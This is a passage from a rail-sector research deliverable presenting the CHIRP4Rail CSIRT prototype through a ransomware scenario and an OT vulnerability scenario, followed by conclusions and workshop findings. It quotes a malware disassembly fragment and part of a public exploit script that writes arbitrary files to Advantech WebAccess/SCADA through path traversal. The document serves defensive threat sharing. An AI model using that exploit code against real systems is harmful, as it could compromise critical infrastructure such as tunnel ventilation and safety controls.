
```
loc_401B24:
lea     eax, [edx+ecx]
xor     [ebp+ecx-13h], al
inc     ecx
cmp     ecx, 2
jnb     short loc_401B36
```

```
loc_401B36:
lea     edx, [ebp-13h]
mov     [ebp-11h], bl
lea     ecx, [ebp-25Ch]
call    sub_4058EF
push    dword_42B9F8
call    sub_405938
push    eax
pop     esi
```

```
mov     dl, [ebp-14h]
jmp     short loc_401B24
```

Figure 33: Reverse Engineering of the malware sample

2. **Threat hunting [4b]:** They also look for additional malware samples using Threat Hunting techniques in order to find possible malware variants that are being used by the cybercriminals.
3. **Update event with the TTPs of the adversary [4c]:** After analysing the malware variants, they update the event with the TTPs (Figure 34) used by the attackers. This will allow the RSTs a better understanding of the attacks and knowing how to protect against them.



Ransomware malware campaign using spear phishing and maldoc as initial access

Event ID	1237
UUID	a308ca80-e61c-4387-83a4-e0fb15e517c8
Creator org	CHIRP
Tags	Ryuk enisa:nefarious-activity-abuse="ransomware" tlp:white trickbot
Date	2021-03-15
Threat Level	High
Analysis	Ongoing
Distribution	This community only
Info	Ransomware malware campaign using spear phishing and maldoc as initial access
Published	Yes (2021-03-24 10:00:03)
#Attributes	56 (4 Objects)
First recorded change	2021-03-15 17:35:40
Last change	2021-03-24 10:00:03
Modification map	
Extends	Event (1247): Spear Phishing detected with suspicious file.
Sightings	0 (0) - restricted to own organisation only.

−Pivots −Galaxy +Event graph +Event timeline +Correlation graph +ATT&CK matrix +Event reports −Attributes −Discussion
1237: Ransom...

Figure 34: Event updated with taxonomies

4. CHIRP analysts have also included Sigma Rules for detecting the malware samples. Sigma is a generic and open signature format that allows users to describe relevant log events in a

straightforward manner. The rule format is applicable to any type of log file and is compatible with a lot of SIEMs, such as QRadar, Splunk, Sumo Logic among other well-known ones.

5. Sigma rules are useful for detecting TTPs used by adversaries. This means that even if the adversaries change their infrastructure (e.g., new C&Cs) on their campaign they will be able to detect the attack or other similar variants.
6. Finally, before publishing the event, they tag it with taxonomies provided by MISP as well as with a specific rail taxonomy provided by X2-Rail-1 (Deliverable 8.2). This will allow RSTs to identify and respond quickly to the threat.

6.2.5 RST notification (Step 5)

Finally, the RST community receives the updated information, and they check and update their defence and detection mechanisms based on the TTPs reported by the CHIRP.

6.3 OT Vulnerability case

This scenario (Figure 35) is focused on OT devices used by systems in the railway industry. These kinds of components have been started to be targeted by adversaries financially motivated or just looking to cause disruption of service.



Distributed Architecture
Diversity of supply chain and technology
High Degree of Integration between IT and OT
Dificulty integrating safety and cybersecurity worlds
Increased Connectivity within the Digital Train
Long lifecycles for equipment and certification processes

Figure 35: Key challenges to secure the railway infrastructure (Source: Cyber Startup Observatory)

Figure 36 summarises the role and workflow of the CHIRP in the OT vulnerability report case.




Scenario 2: Vulnerability in OT
1
3
CHIRP
2
7
6
4
5
renfe
SNCF
Spain
adif
SNCF
France
ELIPSOS
THALYS
TGV Lyria
TRENITALIA
RFI
Italy
italo
thello
DSP
CHIRP4Rail
Infrastructure Managers (IMs)
Digital Services Provider (DSP)
Railway Undertakings (RU)
Rail Security Teams (RST)

Figure 36: CHIRP flow in OT vulnerability scenario

6.3.1 Vulnerability report (1)

CISA, the North American agency for protecting American critical infrastructures, has published a report about a vulnerability on a widely used “SCADA system” that also includes some mitigation recommendations (Figure 37). The CHIRP has received an alert from their automatic processes that have identified this component as relevant for the railway industry. Then, through a more in-depth analysis, CHIRP analysts discover that this vulnerability may have an impact on railway tunnels that are using this component for controlling other sub-components such as CCTV, smoke detection systems, or ventilation systems.



1. EXECUTIVE SUMMARY

- CVSS v3 8.8
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** Advantech
- **Equipment:** WebAccess/SCADA
- **Vulnerability:** External Control of File Name or Path

2. RISK EVALUATION

Successful exploitation of this vulnerability could allow an attacker to execute remote code as an administrator.

3. TECHNICAL DETAILS

3.1 AFFECTED PRODUCTS

The following versions of WebAccess/SCADA, a browser-based SCADA software package, are affected:

- WebAccess/SCADA Versions 9.0 and prior

3.2 VULNERABILITY OVERVIEW

3.2.1 EXTERNAL CONTROL OF FILE NAME OR PATH CWE-73

The WADashboard component of WebAccess/SCADA may allow an attacker to control or influence a path used in an operation on the filesystem and remotely execute code as an administrator.

CVE-2020-25161 has been assigned to this vulnerability. A CVSS v3 base score of 8.8 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H).

3.3 BACKGROUND


- **CRITICAL INFRASTRUCTURE SECTORS:** Critical Manufacturing, Energy, Water and Wastewater Systems
- **COUNTRIES/AREAS DEPLOYED:** East Asia, Europe, United States
- **COMPANY HEADQUARTERS LOCATION:** Taiwan

3.4 RESEARCHER

Figure 37: Vulnerability report published by CISA

6.3.2 RST Notification (2)

The CHIRP analysts have created an event for alerting the security teams at Infrastructure Managers (RSTs). These security teams will check if the vulnerability has an impact on their infrastructure and start to manage internally how to mitigate it according to the report recommendations in order to protect their systems (Figure 38).




Vulnerability in WADashboard component of Webaccess/SCADA, Versions 9.0 and prior

Event ID	1218
UUID	e2199860-446f-41e0-9647-7886f230a881
Creator org	CHIRP
Creator user	operator@chirp.eu
Tags	
Date	2021-03-29
Threat Level	High
Analysis	Initial
Distribution	This community only
Info	Vulnerability in WADashboard component of Webaccess/SCADA, Versions 9.0 and prior
Published	No
#Attributes	0 (0 Objects)
First recorded change	
Last change	2021-03-29 11:05:09
Modification map	
Sightings	0 (0) - restricted to own organisation only.

Figure 38: CHIRP flow in OT vulnerability scenario

6.3.3 Public exploit (3)

Meanwhile, the CHIRP analysts have been monitoring the Internet since the beginning of the vulnerability disclosure process and they have discovered a public exploit that a group of independent security researchers has made public. They update the event on the CHIRP with more information about the exploit as well as some comments regarding possible threats associated with this exploit and vulnerability (Figure 39).



exploit-db.com/exploits/45774

```
# success if we get cookies
def login(self, projectName, user, pw):
    # issue a login request and set the cookies
    # POST /WADashboard/login?cont=dashboardViewer
    # projectName1=myproject&username=admin&password=hello&recId=
    url = self.endpoint + '/login?cont=dashboardViewer'
    data = {
        'projectName1'  : projectName,
        'username'      : user,
        'password'      : pw,
        'recId'         : ''
    }
    r = requests.post(url, data, timeout=TIMEOUT)
    if len(r.cookies) > 0:
        self.cookies = r.cookies
        return True     # success
    else:
        return False    # fail

def write_file(self, filename, contents):
    # /WADashboard/api/dashboard/v1/files/writeFile?projectSpecies=myproject!savedConfiguration&folderpath=../../../../exec.asp&msg

    # post the writeFile request
    # for some reason, the data is required in the query string instead of POST data
    url = self.endpoint + '/api/dashboard/v1/files/writeFile'
    data = {
        'projectSpecies'    : victim['project'] + '!savedConfiguration',
        'folderpath'        : '../../../../' + filename,    # uploads to /Broadweb/ folder
        'msg'               : contents,
        'overwrite'         : 'true'
    }

    url += '?' + urllib.urlencode(data)
    r = requests.post(url, cookies=self.cookies, timeout=TIMEOUT)
    return (r.status_code == 200)
```


Figure 39: Public exploit related to the disclosed vulnerability

6.3.4 Contacting the provider (4)

One of the RSTs has discovered that mitigating the vulnerability according to the recommendations would have an impact on other components of their systems, so they need another solution. They have contacted the OT provider asking for an update that fixes the vulnerability in order to solve this.

6.3.5 Firmware update (5)

The provider responds with a firmware update to be published in the coming days. This will help to protect their device, and thus the tunnels infrastructure systems without compromising the work of other components. Finally, the provider releases a new version of the software that fixes the vulnerability (Figure 40).



WebAccess/SCADA

2021-02-23 | Installation | Document No.1-1377734251

Related OS:
Win10, Win2012R2, Win7, WinServer2016, WinServer2019

Related Product:
WebAccess

Solution:

WebAccess/SCADA V8.4 +

WebAccess/SCADA V9.0 −

WebAccess/SCADA V9.0

AdvantechWebAccessNode_9.0.1
2020-08-03

WebAccessPatch_9.0.1.P0820901
2020-09-22


AdvantechWebAccessNode_9.0.2
2021-01-08

AdvantechWebAccessNode_9.0.3
2021-04-05

Figure 40: Software update with vulnerability patch

6.3.6 *Updating* event (6)

The RST updates the event on the CHIRP adding a comment related to the new version of the software product (Figure 41).



Add Proposal

Category: External analysis

Type: link

Value: https://www.advantech.com/support/details/installation?id=1-MS9MJV

Contextual Comment: Software patch for this vulnerability

□ For Intrusion Detection System

□ Batch Import

First seen date: 2021-04-06

Last seen date: 2021-04-06

First seen time: HH:MM:SS.ssssss+TT:TT
Expected format: HH:MM:SS.ssssss+TT:TT

Last seen time: HH:MM:SS.ssssss+TT:TT
Expected format: HH:MM:SS.ssssss+TT:TT

Figure 41: Comments to the software update with vulnerability patch

6.3.7 RST Notification (7)

The RST community receives the updated information, so they can check and update their devices accordingly.

7 Conclusions

This section summarises the main conclusions of the CSIRT collaborative environment prototype addressed in this report.

The Railway technology landscape is complex, and it is crucial to stay aware of the cyber threats and vulnerabilities that may have a high impact on the railway sector. To achieve this, the CHIRP4Rail model requires:

- Threat Intelligence to help RST in detection tasks, providing intelligence on threats and methods for detecting them (e.g., Yara rules, Sigma rules), since not all the RSTs may have Threat Intelligence capabilities.
- Filter and identify relevant vulnerabilities and exploits that might be relevant for the railway sector. To achieve this, cooperation is needed among RSTs and the CHIRP with the aim of identifying critical IT/OT assets within the railway sector (e.g., defining a common list of critical assets for Infrastructure managers).

The CHIRP4Rail platform provides a collaborative environment and a communication channel for RSTs for threat intelligence and information sharing. In particular, the CHIRP4Rail platform provides the following set of mechanisms:

- A communication channel for RST for sharing intelligence, updating information regarding vulnerability or security updates, also for requesting information from other RST.
- Pseudo-anonymisation mechanisms: if an RST needs to share information related to an incident but they want to remain anonymous, they need a mechanism for sharing information without exposing their identity to the rest of RSTs. CHIRP4Rail uses MISP, that provides pseudo-anonymisation mechanism for information sharing through the delegation of publications. CHIRP will save the identity of reporters, but the rest of RST will not know the identity of the reporter.
- A railway taxonomy for helping to rapidly classify threats and see their potential impact. The X2-Rail-1 taxonomy provides a good starting point and can be extended to cover additional railway incidents or more information about the type of threats to the RSTs.

The CHIRP4Rail Platform was co-created, presented, demonstrated, and evaluated with the RST community through different activities, and in particular a final workshop was organised in June 2021 with 44 participants for dissemination, communication, and open discussion about the next steps required for fostering further evolution and adoption by the community under the umbrella of the UIC and the ER-ISAC. Some key aspects were pointed by the railway community during the workshop (Appendix 1: The second 4SECURail Workshop on Rail CSIRT), as food for future steps:

- The need to move from the research “proof of concept” status to live. It is necessary to keep working in organisational aspects and resources needed for the further implementation of the model in a real environment.
- Cooperation between the national RSTs and the CHIRP4Rail should be coordinated. This is an open environment in which cooperation is the main goal, and this is what CHIRP4Rail aims to enable.

- About a list of critical assets, there are different actors involved, especially the IMs and RUs, but also suppliers, IT and OT suppliers. Coordination and cooperation are, again, highly needed.
- Asset management is an additional challenge, and the Infrastructure Managers play a key role in this regard. A practical approach for CHIRP4Rail would be only monitor and analyse vulnerabilities for the assets suggested by the IMs and RUs.
- The Threat and Vulnerability triage process developed by the CHIRP4Rail is aiming to prioritise, filter the noise, and make sure the process will provide added value. This should be tested in real practice, since information overload is a clear risk for the engagement and adoption of this model.

With this deliverable D3.3, the 4SECURail CSIRT platform is presented, as the final milestone concluding the work in WP3 for the support to the implementation of CSIRT for the railway sector.

8 References

[ENISA CSIRT, 2006] ENISA guidance document “CSIRT Setting up guide in English”, 2006: https://www.enisa.europa.eu/publications/csirt-setting-up-guide

[ENISA NIS CSIRT, 2016] ENISA guidance document “NIS Directive and National CSIRTs”, February 2016: https://www.enisa.europa.eu/news/enisa-news/the-nis-directive-and-national-csirts

[**ENISA Threat Taxonomy**] Latest version of ENISA's Threat Taxonomy. Updated in September 2016. Available at: https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/enisa-threat-landscape/threat-taxonomy/view

[ENISA_TIP, 2017] European Union Agency For Network and Information Security (ENISA), “Exploring the opportunities and limitations of current Threat Intelligence Platforms”. PUBLIC VERSION 1.0 DECEMBER 2017. Available at: https://www.enisa.europa.eu/publications/exploring-the-opportunities-and-limitations-of-current-threat-intelligence-platforms

[ENISA_glossary] Available at: https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/glossary

[**ISO 27005:2011**] Joint Technical Committee ISO/IEC JTC 1, Information technology, Subcommittee SC 27, IT Security techniques.

[MISP] Malware Information Sharing Platform (MISP), Open Source Threat Intelligence Platform & Open Standards For Threat Information Sharing: www.misp-project.org

[MISP data model] MISP data model, presented at: https://www.misp-project.org/datamodels/

[MISP Sync] MISP Synchronisation. Available at : https://www.circl.lu/doc/misp/sharing/

[X2Rail-1 D8.2, 2018] X2Rail-1, Deliverable D8.2 “Security Assessment”

A. Appendix 1: The second 4SECURail Workshop on Rail CSIRT

On June 8th, 2021, 4SECURail organised a second workshop with several key stakeholders in European Rail Security. This second 4SECURail Workshop on CSIRT was organised by UIC together with Hit Rail and Tree Technology.

Although it was planned to be held in person, due to the COVID-19 crisis it had to be held via video conference. It was held on Tuesday June 8th, 2021, from 10.00 am to 12.00 pm CEST, with 40 participants (29 external participants plus 11 project members) representing the relevant stakeholders on the EU Rail CSIRT context, including: the ER-ISAC; Rail Security Teams (RSTs) from IMs and RUs in different member states (Germany, Spain, France, United Kingdom, Belgium, Austria, Luxemburg, Italy, Sweden and The Netherlands), UK and Switzerland; stakeholders from the CSIRT regulation such as ENISA and ERA; Advisory Board members; Shift2Rail's Project Officer as well as representatives from the complementary Shift2Rail project X2RAIL-3.

This workshop was organised in the latest stages before completing this deliverable. First the workshop refreshed the audience about the status, background, aim and objectives of the ER-CSIRT model dedicated to rail (CHIRP4Rail) based on the one already presented in the First Workshop in June 2020, then updated with the feedback received, and the final version of deliverable D3.2 approved by Shift2Rail and released in October 2020.

Then the CHIRP4Rail prototype was presented as a TRL-4 proof-of-concept of the ER-CSIRT final model dedicated to rail. The overall concept, setup, technical model, and the key technologies used to support the proof-of-concept was presented to the audience using two table-top case scenarios (one on a ransomware case, and the other one on a critical vulnerability in OT devices) showing the interaction flows fostering discussion between the participants.

Main workshop findings
Key points and discussion after Use Case 1 Ransomware incident • How to move from the research "proof of concept" status to live? Organisational aspects and resources will be needed for further implementation of the model in a real operational environment. This is the critical next step to be considered after the finalisation of 4SECURail project. • Cooperation between the national RSTs and the CHIRP4Rail should be coordinated. This is an open environment in which cooperation is the main goal, and this is what CHIRP4Rail aims to enable. • How can we integrate intelligence from railway systems? As an example, this is shown in the second scenario, in which an external source provides threat intelligence inputs to CHIRP4Rail.
Key points and discussion after use case 2 Critical Vulnerability • How can we consolidate/update a list of critical assets? This is, indeed, a challenge. Different actors are involved on this, especially the IMs and RUs, but also suppliers, IT and OT suppliers. There is no direct answer to this at this very moment, which is a challenge beyond the scope of 4SECURail. • How about the noise if all vulnerabilities are published? For sure, this is one of the key issues. The triage process developed by the CHIRP4Rail is there aiming to prioritise, filter the noise, and make sure the process will provide added value. This should be tested in real practice since the information overload is a clear risk for the engagement and adoption of this model.

- Asset management is a challenge, indeed. Infrastructure managers are critical in this regard. A practical option could be that CHIRP4Rail will only concentrate on vulnerabilities for the assets suggested by the IMs and RUs.
- There is work in progress for breaking silos, and there is potential for that. Starting by defining the categories, then allocating the elements into the different “boxes”.
- There is no value in sharing vulnerability information as it is. The goal is to achieve enhanced intelligence, moving from distributed intelligence towards collective intelligence, breaking the silos.

Open Discussion

- The CHIRP4Rail model is an existing model, it exists at the national level. Now part of the challenge is to scale up to the EU level.
- There is a need to include connections to other industrial sectors and their corresponding CSIRTs.
- A pan-European rail threat intelligence collaborative network is needed, in which all actors and stakeholders are connected.
- The basic idea behind CHIRP4Rail model and prototype helps to make railway critical infrastructure more secure, but to be successful, two questions should be answered:
    - What are the benefits and how much is the cost, how would this be financed in the daily operation?
    - If there are too many organisations and bodies providing information and recommendations about threats and incidents, can we ignore them or shall we concentrate on our daily business?
- The ER-ISAC seems the natural place for the further evolution towards real operation, but this has not been defined yet.
- In the example of malware analysis, how could we prevent duplication of efforts if, for example, a national security team or national authority is also investigating? We expect to enable an open environment among the key actors; thus, they can all jointly benefit and share information on a coordinated manner, avoiding duplications. This is of course only an initial step but should go in that direction.
